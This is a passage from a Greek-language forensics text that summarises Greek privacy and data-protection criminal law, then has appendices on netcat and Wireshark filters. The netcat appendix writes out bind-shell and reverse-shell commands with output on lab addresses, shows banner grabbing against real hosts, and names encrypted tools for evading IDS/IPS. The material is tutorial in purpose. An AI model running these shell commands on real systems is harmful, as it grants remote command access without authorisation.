Το έννομο αγαθό που προστατεύουν οι ποινικές διατάξεις των άρθρων 370επΠΚ είναι το ιδιωτικό απόρρητο, μέσα στο οποίο εντάσσεται το άρθρο 19 Σ. Μέχρι το 1982 , η ποινική προστασία του απορρήτου της επικοινωνίας, σύμφωνα με όσα ορίζει το άρθρο 370ΠΚ, περιορίζεται μόνο στο απόρρητο των γραπτών κειμένων. Όμως η χρήση της σύγχρονης τεχνολογίας για την παρακολούθηση ιδιωτικών συνομιλιών και την περαιτέρω χρησιμοποίηση του περιεχομένου τους ανάγκασε την επέκταση της ποινικής προστασίας και το απόρρητο των τηλεφωνημάτων. Έτσι θεσπίστηκε με το Ν.1291/1982 το αξιόποινο της παραβίασης του απορρήτου των τηλεφωνημάτων και της προφορικής συνομιλίας με την ψήφιση του όρθρου 370ΑΠΚ για την. Η τελευταία τροποποίηση πραγματοποιήθηκε με τον Ν.3674/2008.

6.2.6 Άρθρο 370Β ΠΚ - Άρθρο 370Γ ΠΚ

Το άρθρο 370Β ΠΚ (Παραβίαση στοιχείων ή προγραμμάτων υπολογιστών που θεωρούνται απόρρητα) ρυθμίζει την απόκτηση κάθε είδους απορρήτων (πχ στρατιωτικής, επαγγελματικής, οικονομικής φύσης) μέσω ηλεκτρονικών μέσων. Η εφαρμογή της διάταξης αποκλείεται στις περιπτώσεις που οι φορείς δεν έχουν μέτρα ασφαλείας που να εμποδίζουν την κατευθείαν είσοδο σε αυτούς. Αυτό συμβαίνει γιατί η διάταξη απαιτεί τα έγγραφα να είναι προστατευμένα. Επίσης διαχωρίζεται ότι η αντιγραφή, αποτύπωση, χρησιμοποίηση και αποκάλυψη διαφοροποιούνται από την απλή πρόσβαση στα δεδομένα.

Το άρθρο 370 Γ ΠΚ (Παράνομη αντιγραφή ή χρήση προγραμμάτων υπολογιστών και παράνομη πρόσβαση σε δεδομένα υπολογιστών) προστατεύει το λογισμικό και τα κάθε είδους προγράμματα ή στοιχεία υπολογιστών, καθώς επίσης και τα συναφή συστήματα τηλεπικοινωνιών. Σε αυτό το άρθρο μπορεί να υπαχθούν οι hackers και τα σχετικά περιστατικά hacking.

6.2.7 Ποινική προστασία των προσωπικών δεδομένων (Ν.2472/97, Ν.3471/2006)

Ένας από τους μεγαλύτερους κινδύνους επέμβασης στην προσωπική και ιδιωτική ζωή του άνθρωπο είναι η συγκέντρωση και επεξεργασία δεδομένων προσωπικού χαρακτήρα. Καθημερινά ο σύγχρονος άνθρωπος, μέσω των δραστηριοτήτων του γίνεται αντικείμενο επεξεργασίας και ανάλυσης γεγονός που χρήζει προστασίας και νομική αντιμετώπισης.

Στη χώρα μας, το βασικό νομικό πλαίσιο για την προστασία των προσωπικών δεδομένων, καθορίζεται από τους νόμους 2472/97 (Προστασία του ατόμου από την επεξεργασία προσωπικών δεδομένων, ενσωμάτωση Ευρωπαϊκής Οδηγίας 95/46/ΕΚ.) και 3471/2006 (Προστασία προσωπικών δεδομένων και της ιδιωτικής ζωής στον τομέα των ηλεκτρονικών επικοινωνιών και τροποποίηση του Ν.2472/1997, ενσωμάτωση Ευρωπαϊκής Οδηγίας 58/2002).

Ιδιαίτερο ενδιαφέρον παρουσιάζει η παράγραφος 4, του αρθρου 22, Ν. 2472/97 σύμφωνα με την οποία τιμωρείται με *«φυλάκιση και χρηματική ποινή όποιος χωρίς δικαίωμα επεμβαίνει με οποιονδήποτε τρόπο σε αρχείο δεδομένων προσωπικού χαρακτήρα ή λαμβάνει γνώση τν δεδομένων αυτών ή αφαιρεί, αλλοιώνει, βλάπτει, καταστρέφει, επεξεργάζεται, μεταδίδει ανακοινώνει, τα καθιστά προσιτά σεμη δικαιούμενα πρόσωπα ή επιτρέπει στα πρόσωπα αυτά να λάβουν γνώση των εν λόγω δεδομένων ή τα εκμεταλλεύονται με οποιοδήποτε τρόπο».*

Επίσης με σκοπό την προστασία του απορρήτου των επιστολών και της ελεύθερης ανταπόκρισης ή επικοινωνίας με οποιοδήποτε άλλο τρόπο, καθώς και την ασφάλεια των δικτύων και των πληροφοριών το 2003 με τον Ν. 3115/2003 ιδρύθηκε η «Αρχή Διασφάλισης Του Απόρρητου Των Επικοινωνιών» (ΑΔΑΕ), η οποία είναι Ανεξάρτητη Αρχή που απολαμβάνει διοικητικής αυτοτέλειας, υπόκειται όμως σε κοινοβουλευτικό έλεγχο κατά τον τρόπο και τη διαδικασία που κάθε φορά προβλέπεται από τον κανονισμό της Βουλής.

6.2.8 Η άρση του απορρήτου των επικοινωνιών (Νόμος 2225/94 και ΠΔ 47/05)

Η προστασία της ελεύθερης ανταπόκρισης ή επικοινωνίας πρώτιστος, όπως έχει προαναφερθεί, κατοχυρώνεται Συνταγματικά από την πρώτη παράγραφο του άρθρου 19 του Συντάγματος, το οποί ορίζει: «Το απόρρητο των επιστολών και της ελεύθερης ανταπόκρισης ή επικοινωνίας με οποιονδήποτε άλλο τρόπο είναι απόλυτα απαραβίαστο. Νόμος ορίζει τις εγγυήσεις υπό τις οποίες η δικαστική αρχή δεν δεσμεύεται από το απόρρητο για λόγους εθνικής ασφάλειας ή για διακρίβωση ιδιαίτερα σοβαρών εγκλημάτων». Η έννοια του απόλυτα απαραβίαστου του αγαθού ενισχύεται ακόμη περισσότερο από το άρθρο 5§1 της οδηγίας 2002/58/ΕΚ του Ευρωπαϊκού Κοινοβουλίου και του Συμβουλίου με τίτλο «Απόρρητο των επικοινωνιών σχετικά με την επεξεργασία των δεδομένων χαρακτήρα και την προστασία της ιδιωτικής ζωής στον τομέα των ηλεκτρονικών επικοινωνιών», η οποία και ενσωματώθηκε στο ελληνικό δίκαιο με το ΠΔ 47/2005. Το Προεδρικό αυτό διάταγμα μαζί με το Ν. 3115/03 που ιδρύει την Αρχή Διασφάλισης του Απορρήτου των Επικοινωνιών συμπληρώνουν το Ν. 2225/94, ο οποίος ορίζει περιοριστικά για ποια εγκλήματα επιτρέπεται η άρση του απορρήτου και την διαδικασία αυτής. Τα προβλεπόμενα εγκλήματα για τα οποία δύναται να εκδοθεί άρση του απορρήτου των επικοινωνιών είναι:

α)τα άρθρα 134, 135 παρ. 1, 2, 135Α, 137Α, 137Β, 138, 139, 140, 143, 144, 146, 148 παρ. 2, 150, 151, 157 παρ. 1, 159 παρ. 3, 168 παρ. 1, 187 παρ. 1, 2, 207, 208 παρ. 1, 235 περ. β', 236 περ. β', 237 περιπτώσεις β' των παραγράφων 1 και 2, 264 περ. β', γ', 270, 272, 275 περ. β, 291 παρ. 1 εδ. β, γ, 299, 322, 324 παρ. 2, 3, 342 παρ. 1 και 2, 348, 348Α παρ. 3, 374, 380, 385 του Ποινικού Κώδικα.

β) τα άρθρα 26, 27, 28, 29, 31, 32, 33, 34, 35, 39, 40, 41, 63, 64, 76, 93 και 97 του Στρατιωτικού Ποινικού Κώδικα,

γ) το άρθρο 15 παρ. 1 του ν. 2168/1993,

δ) τα άρθρα 5, 6, 7 και 8 του ν. 1729/1987,

ε) τα άρθρα 89, 90 και 93 του ν.1165/1968

στ) το άρθρο δεύτερο παράγραφος 1 περ. β` του ν. 2656/1998,

ζ) το άρθρο τρίτο παράγραφος 1 περ. β` του ν. 2803/2000,

η) το άρθρο 2 παρ. 1 περ. α` και β` του ν. 2331/199516

θ) Επίσης, επιτρέπεται η άρση του απορρήτου για τη διακρίβωση των προπαρασκευαστικών πράξεων για το έγκλημα της παραχάραξης νομίσματος κατά το άρθρο 211 του Ποινικού Κώδικα "καθώς επίσης και για τα εγκλήματα των παραγράφων 3 και 4 του άρθρου 342 του ΠΚ και των παραγράφων 1 και 2 του άρθρου 348Α του ΠΚ.

ι) Η άρση του απορρήτου είναι επίσης επιτρεπτή για τη διακρίβωση παραβάσεων των άρθρων 3 έως 7, 29 και 30 του ν. 3340/2005 (ΦΕΚ 112 Α').

ια) Επιτρέπεται, επίσης, η άρση του απορρήτου για τη διακρίβωση των κακουργημάτων που προβλέπονται από το ν. 3028/2002 «Για την προστασία των Αρχαιοτήτων και εν γένει της Πολιτιστικής Κληρονομιάς» (ΦΕΚ 153 Α`), όπως ο νόμος αυτός εκάστοτε ισχύει.

Προσφάτως εκφράστηκε για πρώτη φορά η άποψη της διάκρισης της επικοινωνίας σε εξωτερικά και εσωτερικά στοιχεία, από τον Εισαγγελέα του Αρείου Πάγου Γ. Σανιδά (αρ. γνωμ. 9/2009). Όπου εσωτερικά στοιχεία νοείται το περιεχόμενο της επικοινωνίας, που αποτελούν και τον πυρήνα του εννόμου αγαθού, ενώ τα εξωτερικά η ταυτότητα των επικοινωνούντων, ο χρόνος κλήσεως, η γεωγραφική θέση του επικοινωνούντων κλπ. Σύμφωνα λοιπόν με την γνωμοδότηση του Αρείου Πάγου και υπό το πρίσμα, ότι η εγκληματική συμπεριφορά ούτε εμπίπτει ούτε είναι δυνατόν να εμπίπτει στην έννοια των προσωπικών δεδομένων και ότι η αποκάλυψη και επιβεβαίωση της εγκληματικής συμπεριφοράς και του δράστη δεν είναι δυνατόν να θεωρηθεί ότι αποτελεί προσβολή της προσωπικότητας και παραβίαση των προσωπικών δεδομένων, οι πάροχοι υπηρεσιών επικοινωνίας οφείλουν να γνωστοποιούν στις εισαγγελικές, ανακριτικές και προανακριτικές αρχές, πολύ δε περισσότερο τα δικαστικά συμβούλια και τα δικαστήρια, στα πλαίσια των ερευνών για τη διακρίβωση τελέσεως ενός εγκλήματος και του δράστη, τα αιτούμενα εξωτερικά στοιχεία. Την γνωμοδότηση αυτή ο Εισαγγελέας του Αρείου Πάγου την στήριξε στο Σύνταγμα και στη ερμηνεία που δίδεται στα πλαίσια των νέων μορφών επικοινωνίας του Διαδικτύου, γράφοντας δηλαδή το αυτονόητο ότι «Το διαδίκτυο είναι εξ' ορισμού χώρος ελεύθερης έκφρασης και η

δημιουργία ή άλλως κατασκευή ιστοσελίδας σ' αυτό είναι ελεύθερη σε οποιονδήποτε», πχ έκφραση ιδιωτικών απόψεων σε ιστολόγια, που θεμιτά βρίσκονται σε δημόσια θέα, συνεπώς δεν υπάρχει θέληση να διατηρηθεί η μυστικότητα. Με απλά λόγια το ΠΔ 47/2005 κρίθηκε αντισυνταγματικό.

7 ΠΑΡΑΡΤΗΜΑ 1

7.1 NETCAT

Πρόκειται για ένα πολύ χρήσιμο εργαλείο που μπορεί να διαβάζει αλλά και να γράφει σε UDP και TCP πόρτες. Ο λόγος που χρειάζεται να συνδεθούμε σε TCP/UDP πόρτες μέσω του netcat [22] είναι :

- Θέλουμε να δούμε αν μια πόρτα είναι ανοιχτή ή κλειστή
- Θέλουμε να διαβάσουμε το banner από αυτήν την πόρτα
- Θέλουμε να συνδεθούμε απομακρυσμένα σε μια δικτυακή υπηρεσία

BT ~ # **nc -h**
[v1.10]
connect to somewhere: nc [-options] hostname port[s] [ports] ...
listen for inbound: nc -l -p port [-options] [hostname] [port]
options:
-e prog program to exec after connect [dangerous!!]
-g gateway source-routing hop point[s], up to 8
-G num source-routing pointer: 4, 8, 12, ...
-h this cruft
-i secs delay interval for lines sent, ports scanned
-l listen mode, for inbound connects
-n numeric-only IP addresses, no DNS
-o file hex dump of traffic
-p port local port number
-r randomize local and remote ports
-s addr local source address
-t answer TELNET negotiation
-u UDP mode
-v verbose [use twice to be more verbose]
-w secs timeout for connects and final net reads
-z zero-I/O mode [used for scanning]
port numbers can be individual or ranges: lo-hi [inclusive]
BT ~ #
C:\Users\ccu\Downloads\netcat>**nc.exe -vv 193.58.186.3 22**
mailsrv.fastnet.gr [193.58.186.3] 22 (ssh) open
SSH-2.0-OpenSSH_5.8

C:\Users\ccu\Downloads\netcat>**nc -vv www.cybercrime.gr 80**
DNS fwd/rev mismatch: cybercrime.gr != 208.43.74.52-static.reverse.serverquality
.com
cybercrime.gr [208.43.74.52] 80 (http) open
HEAD / HTTP/1.1
Host: www.cybercrime.gr

HTTP/1.1 200 OK

Date: Sat, 15 Oct 2011 14:38:05 GMT
Server: Apache
X-Powered-By: PHP/5.2.17
P3P: CP="NOI ADM DEV PSAi COM NAV OUR OTRo STP IND DEM"
Expires: Mon, 1 Jan 2001 00:00:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Set-Cookie: e6482b15f3aa64a14ac327f41e918a3e=301223092b83ecdd89a7b363f002e8ed; p
ath=/
Set-Cookie: lang=deleted; expires=Fri, 15-Oct-2010 14:38:15 GMT; path=/
Set-Cookie: jfcookie=deleted; expires=Fri, 15-Oct-2010 14:38:15 GMT; path=/
Set-Cookie: jfcookie[lang]=deleted; expires=Fri, 15-Oct-2010 14:38:15 GMT; path=
/
Last-Modified: Sat, 15 Oct 2011 14:38:16 GMT
Content-Type: text/html; charset=utf-8

sent 41, rcvd 697: NOTSOCK

C:\Users\ccu\Downloads\netcat>

Ένα πολύ θετικό χαρακτηριστικό του netcat είναι ότι με αυτό μπορεί ένα μηχάνημα να ακούσει σε μια πόρτα π.χ στην 4444

1. **Computer 1** (local computer, IP: 192.168.1.30)
BT ~ # **nc -lvvp 4444**
listening on [any] 4444 ...

2. Από ένα άλλο μηχάνημα συνδεόμαστε στο Computer 1:
C:\>**nc -vv 192.168.1.30 4444**
192.168.1.30: inverse host lookup failed: h_errno 11004: NO_DATA
(UNKNOWN) [192.168.1.30] 4444 (?) open
This is a test connection
Ok
Please ignore

Ένα άλλο σπουδαίο χαρακτηριστικό του netcat είναι ότι μπορείς να μεταφέρεις αρχεία ανάμεσα σε 2 υπολογιστές.

Ας θεωρήσουμε ότι θέλουμε να μεταφέρουμε ένα αρχείο από το Computer 2 στο Computer 1. Ρυθμίζουμε το Computer 1 να δέχεται connections στην πόρτα 4444 και κάνουμε redirect το οποιοδήποτε input δεχθεί η πόρτα 4444 στο αρχείο output.txt:

BT ~ # **nc -lvp 4444 > output.txt**
listening on [any] 4444….

Συνδέουμε το Computer 2 στο Computer 1 στην πόρτα 4444 και στέλνουμε ένα π.χ txt αρχείο που φτιάχνουμε:

C:\>**echo "This is a text file!" > test.txt**

C:\>**type test.txt**
"This is a text file!"
C:\>**nc -vv 192.168.1.30 4444 < test.txt**
192.168.1.30: inverse host lookup failed: h_errno 11004: NO_DATA
(UNKNOWN) [192.168.1.30] 4444 (?) open

Το netcat ΔΕΝ δίνει κάποιο σημάδι για την πρόοδο της μεταφοράς του αρχείου οπότε πατώντας Clt+C θα δούμε:

BT ~ # **nc -lvp 4444 > output.txt**
listening on [any] 4444 ...
192.168.1.128: inverse host lookup failed: Unknown host
connect to [192.168.1.30] from (UNKNOWN) [192.168.1.128] 1031
punt!

Οπότε αν κάνουμε **cat** το output.txt αρχείο στο Computer 1 θα έχουμε:

Computer 1
BT ~ # **cat output.txt**
"This is a text file!"
BT ~

Ένα άλλο πολύ χρήσιμο χαρακτηριστικό του netcat είναι το **command redirection**. Δηλαδή μπορείς να πάρεις ένα exe αρχείο και να κάνεις redirect το input, output, error (stdin/stdout/stderr) σε μια πόρτα TCP ή UDP. Πχ μπορούμε να κάνουμε bind το cmd.exe σε μια τοπική πόρτα, οπότε οποιοσδήποτε συνδέεται στην πόρτα αυτή, θα του εμφανίζεται μια γραμμή εντολών που θα ανήκει στον υπολογιστή στον οποίο συνδέεται.

Computer 1 ---------- Computer 2
Private Ip ||NAT||Public Ip Public Ip (192.168.100.198)

Στο παραπάνω σενάριο ο Computer 1 πρέπει να συνδεθεί στον Computer 2 (**bind shell**). Για το λόγο αυτό ορίζουμε στο Computer 2:

C:\>**nc -lvvp 4444 -e cmd.exe**
listening on [any] 4444 ...

Ο Computer 1 συνδέεται στον Computer 2 ως εξής:

BT ~ # **nc -v 192.168.100.198 4444**
192.168.100.198: inverse host lookup failed: Unknown host
(UNKNOWN) [192.168.100.198] 4444 (krb524) open
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.
E:\Documents and Settings\Administrator>**ipconfig**
ipconfig
Windows IP Configuration
Ethernet adapter Local Area Connection:

Connection-specific DNS Suffix . :
IP Address. . . . . : 192.168.100.198
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.100.1
E:\Documents and Settings\Administrator>

Έχουμε πάρει δηλαδή γραμμή εργαλείων από το Computer 2. Αυτό το καταφέραμε γιατί κάναμε bind το cmd.exe στην τοπική πόρτα 4444 του Computer 2, οπότε οποιοσδήποτε συνδεόταν απομακρυσμένα, άρα και ο Computer 1, στην πόρτα αυτή θα έπαιρνε command line στο Computer 2.

Το παραπάνω σενάριο μπορούμε να το τροποποιήσουμε λίγο ώστε ο Computer 2 να πρέπει να συνδεθεί στο Computer 1. Επειδή παρεμβάλλεται μια δικτυακή συσκευή που κάνει NAT αντί να συνδεθούμε με τον τρόπο που περιγράψαμε παραπάνω, καθώς δεν γνωρίζουμε τι rules έχουν οριστεί στη συσκευή αυτή, οπότε μπορεί το bind που θα δοκιμάζαμε να κοπεί, θα συνδεθούμε με **reverse shell και όχι με bind shell**.

Στο Computer 2 τρέχουμε:

C:\>**nc -lvvp 4444**
listening on [any] 4444 ...
Και περιμένουμε να μας σταλεί κάτι από το Computer 1.

Αυτό το «κάτι» είναι η γραμμή εργαλείων που θα μας στείλει το Computer 1:

BT ~ # **nc -v 192.168.100.198 4444 -e /bin/bash**
192.168.100.198: inverse host lookup failed: Unknown host
(UNKNOWN) [192.168.100.198] 4444 (krb524) open

Μετά το ανωτέρω, αν δούμε την οθόνη του Computer 2 θα γράφει:

C:\>**nc -lvvp 4444**
listening on [any] 4444 ...
192.168.100.186: inverse host lookup failed: h_errno 11004: NO_DATA
connect to [192.168.100.198] from (UNKNOWN) [192.168.100.186] 42923: NO_DATA
ifconfig
eth0 Link encap:Ethernet HWaddr 00:15:58:27:69:7F
inet addr:192.168.100.186 Bcast:192.168.100.255 Mask:255.255.255.0
inet6 addr: fe80::215:58ff:fe27:697f/64 Scope:Link
UP BROADCAST NOTRAILERS RUNNING MULTICAST MTU:1500 Metric:1
RX packets:19549 errors:0 dropped:0 overruns:0 frame:0
TX packets:15365 errors:0 dropped:0 overruns:0 carrier:0
RX bytes:26327037 (25.1 MiB) TX bytes:1198002 (1.1 MiB)
Base address:0x3000 Memory:ee000000-ee020000
lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:1222 errors:0 dropped:0 overruns:0 frame:0
TX packets:1222 errors:0 dropped:0 overruns:0 carrier:0

collisions:0 txqueuelen:0
RX bytes:35564 (34.7 KiB) TX bytes:35564 (34.7 KiB)

Δηλαδή στη δεύτερη αυτή περίπτωση αποκτήσαμε πρόσβαση στο Computer 1, που βρίσκεται πίσω από κάποια δικτυακή συσκευή χρησιμοποιώντας reverse shell. Στείλαμε από το Computer 1 στην πόρτα 4444 του Computer 2 το /bin/bash οπότε όταν ο Computer 2 συνδέεται τοπικά στην πόρτα 4444 θα μπορεί να εκτελεί bash commands στο Computer 1.

Άλλο αντίστοιχο εργαλείο αλλά με encryption ώστε να γίνεται bypass το οποιοδήποτε IDS/IPS που ενδεχομένως υπάρχει είναι το **SBD** (netcat clone) και το **socat**.

8 ΠΑΡΑΡΤΗΜΑ 2

8.1 PACKET SNIFFING

Με τη χρήση εργαλείων όπως το **wireshark, ethereal** κτλ μπορείς να αναλύσεις όλα τα πακέτα που εισέρχονται και εξέρχονται από την κάρτα δικτύου ενός μηχανήματος, με σκοπό να βρεις τι επικοινωνίες έχει πραγματοποιήσει το εν λόγω μηχάνημα.

Είναι ενδεδειγμένο να χρησιμοποιούμε Capture Filters όταν έχουμε ένα wireshark capture προκειμένου να φιλτράρουμε κίνηση που δεν επιθυμούμε, καθότι με την εκκίνηση του wireshark, με τις προεπιλεγμένες ρυθμίσεις, λαμβάνεται μεγάλη ποσότητα πληροφοριών στην οθόνη με αποτέλεσμα να μην μπορούμε να βρούμε την πληροφορία που αναζητούμε.

Συγκεκριμένα υπάρχουν 2 κατηγορίες φίλτρων: α) Τα φίλτρα σύλληψης (χρησιμοποιούνται για την καταγραφή των δεδομένων που θα καταγραφούν στα αρχεία καταγραφής και καθορίζονται πριν την εκκίνηση της σύλληψης) και β) Τα φίλτρα απεικόνισης (χρησιμοποιούνται για την αναζήτηση μέσα στα αρχεία καταγραφών και μπορούν να τροποποιηθούν ενόσω τα δεδομένα συλλαμβάνονται).

8.1.1 ΦΙΛΤΡΑ ΣΥΛΛΗΨΗΣ

Η σύνταξη του φίλτρου σύλληψης είναι η ίδια που χρησιμοποιείται και στα προγράμματα τη βιβλιοθήκη Lipcap (Linux) ή τη Winpcap (Windows) όπως το δημοφιλές TCPdump. Το φίλτρο σύλληψης θα πρέπει να οριστεί πριν την έναρξη της σύλληψης με Wirshark [26], περίπτωση η οποία δεν είναι η ίδια με τα φίλτρα απεικόνισης τα οποία μπορούν να τροποποιηθούν οποιαδήποτε στιγμή κατά τη διάρκεια της σύλληψης.

Τα βήματα για τη ρύθμιση ενός φίλτρου σύλληψης είναι τα επόμενα:

- επιλέγουμε capture (Σύλληψη) -> options (Επιλογές).
- Δίνουμε το όνομα που θέλουμε στο πεδίο "capture filter" ή πατάμε στο κουμπί "capture filter" για να δώσουμε ένα όνομα στο φίλτρο μας και να το χρησιμοποιήσουμε και για τις ακόλουθες συλλήψεις μας.
- Πατάμε στο Start για τη σύλληψη των δεδομένων.

Σύνταξη:	*Πρωτόκολλο*	*Κατεύθυνση*	*Host(s)*	*Τιμή*	*Λογικές Πράξεις*	*Άλλες εκφράσεις*
Παράδειγμα:	*tcp*	*dst*	*10.1.1.1*	*80*	*and*	*tcp dst 10.2.2.2 3128*

- Πρωτόκολλο:

Τιμές: ether, fddi, ip, arp, rarp, decnet, lat, sca, moprc, mopdl, tcp and udp.

Εάν δεν δηλωθεί κανένα πρωτόκολλο, χρησιμοποιούνται όλα τα πρωτόκολλα.

- Κατεύθυνση:

Τιμές: src, dst, src and dst, src or dst

Εάν δεν δηλωθεί ούτε πηγή ούτε προορισμός, οι λέξεις κλειδιά "src ή dst" εφαρμόζονται.

Για παράδειγμα, το "host 10.2.2.2" είναι ίσο με το "src ή dst host 10.2.2.2".

- Host(s):

Τιμές: net, port, host, portrange.

Εάν δεν δηλωθεί host(s), χρησιμοποιείται η λέξη κλειδί "host".

Για παράδειγμα, το "src 10.1.1.1" είναι ίσο με το "src host 10.1.1.1".

- Λογικές Πράξεις:

Τιμές: not, and, or.

Η άρνηση ("not") έχει μεγαλύτερη προτεραιότητα. Η εναλλαγή ("or") και η αλληλουχία ("and") έχουν ίση προτεραιότητα και συνδέουν τα αρίστερα με τα δεξιά.

Για παράδειγμα,

το "not tcp port 3128 and tcp port 23" είναι ίσο με το "(not tcp port 3128) and tcp port 23".

το "not tcp port 3128 and tcp port 23" ΔΕΝ είναι ίσο με το "not (tcp port 3128 and tcp port 23)".

Παραδείγματα:

tcp dst port 3128

Δείχνει τα πακέτα με προορισμό την θύρα TCP 3128.

ip src host 10.1.1.1

Δείχνει τα πακέτα με τη διεύθυνση πηγής IP που ισούται με το 10.1.1.1.

host 10.1.2.3

Δείχνει τα πακέτα με πηγή ή προορισμό τη διεύθυνση IP η οποία είναι ίση με το 10.1.2.3.

src portrange 2000-2500

Δείχνει τα πακέτα με θύρες πηγής UDP ή TCP μεταξύ του εύρους 2000-2500.

not icmp

Δείχνει τα πάντα εκτός από τα πακέτα του icmp . (το icmp χρησιμοποιείται τυπικά από το εργαλείο ping)

src host 10.7.2.12 and not dst net 10.200.0.0/16

Δείχνει τα πακέτα με τη διεύθυνση IP πηγής η οποία ισούται με το 10.7.2.12 και την ίδια στιγμή όχι με τη διεύθυνση IP προορισμού του δικτύου 10.200.0.0/16.

(src host 10.4.1.12 or src net 10.6.0.0/16) and tcp dst portrange 200-10000 and dst net 10.0.0.0/8

Δείχνει τα πακέτα με τη διεύθυνση IP πηγής 10.4.1.12 ή το δίκτυο πηγής 10.6.0.0/16, το αποτέλεσμα είναι η αλυσιδωτή σύνδεση των πακέτων τα οποία έχουν προορισμό το εύρος θυρών TCP από 200 έως 10000 και διεύθυνση IP του δικτύου προορισμού 10.0.0.0/8.

ΦΙΛΤΡΑ ΑΠΕΙΚΟΝΙΣΗΣ

Τα φίλτρα απεικόνισης χρησιμοποιούνται για την αναζήτηση μέσα σε δεδομένα τα οποία έχουν συλληφθεί τα οποία έχουν ανακτηθεί με κάποιο φίλτρο σύλληψης.

Οι δυνατότητες αναζήτησης μπορούν να είναι μεγαλύτερες από εκείνες ενός φίλτρου σύλληψης και δεν είναι απαραίτητο να γίνει η επανεκκίνηση της σύλληψης όταν επιθυμήσετε την αλλαγή του φίλτρου σας.

Σύνταξη:	*Πρωτόκολλο*	*Ακολουθία 1*	*Ακολουθία 2*	*Πράξη σύγκρισης*
	Τιμή	*Λογικές Πράξεις*	*Άλλες εκφράσεις*	
Παράδειγμα:	*ftp*	*passive*	*ip*	*==*
	10.2.3.4	*xor*	*icmp.type*	

- Πρωτόκολλο:

Ένας μεγάλος αριθμός πρωτοκόλλων, τα οποία βρίσκονται μεταξύ του 2ου και του 7ου του μοντέλου OSI, είναι διαθέσιμος. Μπορείτε να τα δείτε όταν πατήσετε πάνω στο κουμπί "Expression..." στο κυρίως παράθυρο. Μερικά παραδείγματα είναι: IP,TCP,DNS,SSH.

Τα υποστηριζόμενα πρωτόκολλα και μια μικρή περιγραφή μπορείτε να τα βρείτε όπως περιγράφεται παρακάτω:

- Ακολουθία1, Ακολουθία2 (Προαιρετικές Επιλογές):

Υπο-πρωτόκολλα σύμφωνα με τα αρχικά πρωτόκολλά τους. Για να τα βρείτε, αναζητήστε το πρωτόκολλο και έπειτα πατήστε στο σημαδάκι "+".

- Πράξεις σύγκρισης:

Έξι πράξεις σύγκρισης είναι διαθέσιμες:

Αγγλική μορφή:	Μορφή γλώσσας C:	Σημασία:
eq	==	Ίσο
ne	!=	Διάφορο
gt	>	Μεγαλύτερο από
lt	<	Μικρότερο από
ge	>=	Μεγαλύτερο ή ίσο
le	<=	Μικρότερο ή ίσο

- Λογικές εκφράσεις:

Αγγλική μορφή:	Μορφή γλώσσας C:	Σημασία:
and	&&	Λογικό AND
or	||	Λογικό OR
xor	^^	Λογικό XOR
not	!	Λογικό NOT

Η λογική έκφραση "XOR", πολύ γνωστή από τους προγραμματιστές, χρησιμοποιείται ως αποκλειστική αλλαγή. Όταν χρησιμοποιείται μεταξύ δυο συνθηκών μέσα σ'ένα φίλτρο, το αποτέλεσμα θα εμφανιστεί στην οθόνη μόνο αν μια από τις δύο συνθήκες ισχύει, αλλά όχι όταν ισχύουν και οι δύο όπως γίνεται με τη λογική έκφραση "OR".

Ας πάρουμε ως παράδειγμα το παρακάτω φίλτρο απεικόνισης:

"tcp.dstport 80 xor tcp.dstport 1025"

Μόνο τα πακέτα με προορισμό TCP στη θύρα 80 ή πηγή TCP στη θύρα 1025 (αλλά όχι και τα 2 ταυτόχρονα!) θα εμφανιστούν στην οθόνη σαν αποτέλεσμα.

Παραδείγματα:

snmp || dns || icmp Εμφάνιση μεταφορών SNMP ή DNS ή ICMP.

ip.addr == 10.1.1.1

Εμφανίζει τα πακέτα με διεύθυνση IP πηγής ή προορισμού η οποία ισούται με 10.1.1.1.

ip.src != 10.1.2.3 or ip.dst != 10.4.5.6

Εμφανίζει τα πακέτα με διεύθυνση IP πηγής διαφορετική της 10.1.2.3 ή με διεύθυνση IP προορισμού διαφορετική της 10.4.5.6.
Με άλλα λόγια, τα εμφανιζόμενα πακέτα θα έχουν:
Διεύθυνση IP πηγής: οποιαδήποτε εκτός της 10.1.2.3, διεύθυνση IP προορισμού: οποιαδήποτε
και

Διεύθυνση IP πηγής: οποιαδήποτε, διεύθυνση IP προορισμού: οποιαδήποτε εκτός της 10.4.5.6

ip.src != 10.1.2.3 and ip.dst != 10.4.5.6
Εμφανίζει τα πακέτα με διεύθυνση IP πηγής διαφορετική από την 10.1.2.3 και την ίδια στιγμή με διεύθυνση IP προορισμού διαφορετική της 10.4.5.6
Με άλλα λόγια, τα εμφανιζόμενα πακέτα θα έχουν:
Διεύθυνση IP πηγής: οποιαδήποτε εκτός της 10.1.2.3 και διεύθυνση IP προορισμού: οποιαδήποτε εκτός της 10.3.4.5.6

tcp.port == 25 Εμφανίζει τα πακέτα πηγής TCP ή προορισμό την θύρα 25.

tcp.dstport == 25 Εμφανίζει τα πακέτα προορισμού TCP με θύρα προορισμού 25.

tcp.flags Εμφανίζει τα πακέτα με σημαία TCP.

tcp.flags.syn == 0x02 Εμφανίζει τα πακέτα με σημαία TCP SYN.

9 Επίλογος

Την τελευταία δεκαετία η αλματώδης ανάπτυξη της τεχνολογίας και η εξοικείωση των περισσοτέρων τόσο της τεχνολογίας της πληροφορικής όσο και με την κινητή τηλεφωνία έχει δημιουργήσει ιδιαίτερα ευρύ φάσμα δραστηριοτήτων τόσο σε οικονομικό όσο και σε κοινωνικό επίπεδο. Άμεση συνέπεια των ανωτέρω αποτελεί και η τεράστια αύξηση των παράνομων δραστηριοτήτων με την χρήση της τεχνολογίας. Επιπρόσθετα η δυνατότητα της διασύνδεσης και της τεράστιας μεταφοράς δεδομένων είναι ένα δυνατός σύμμαχος σε κακόβουλους χρήστες. Η «Δικανική Υπολογιστική» έχει ως βασικό στόχο την αντιμετώπιση των αρνητικών συνεπειών της χρήσης της τεχνολογίας και την προστασία των πολιτών από το ηλεκτρονικό έγκλημα.

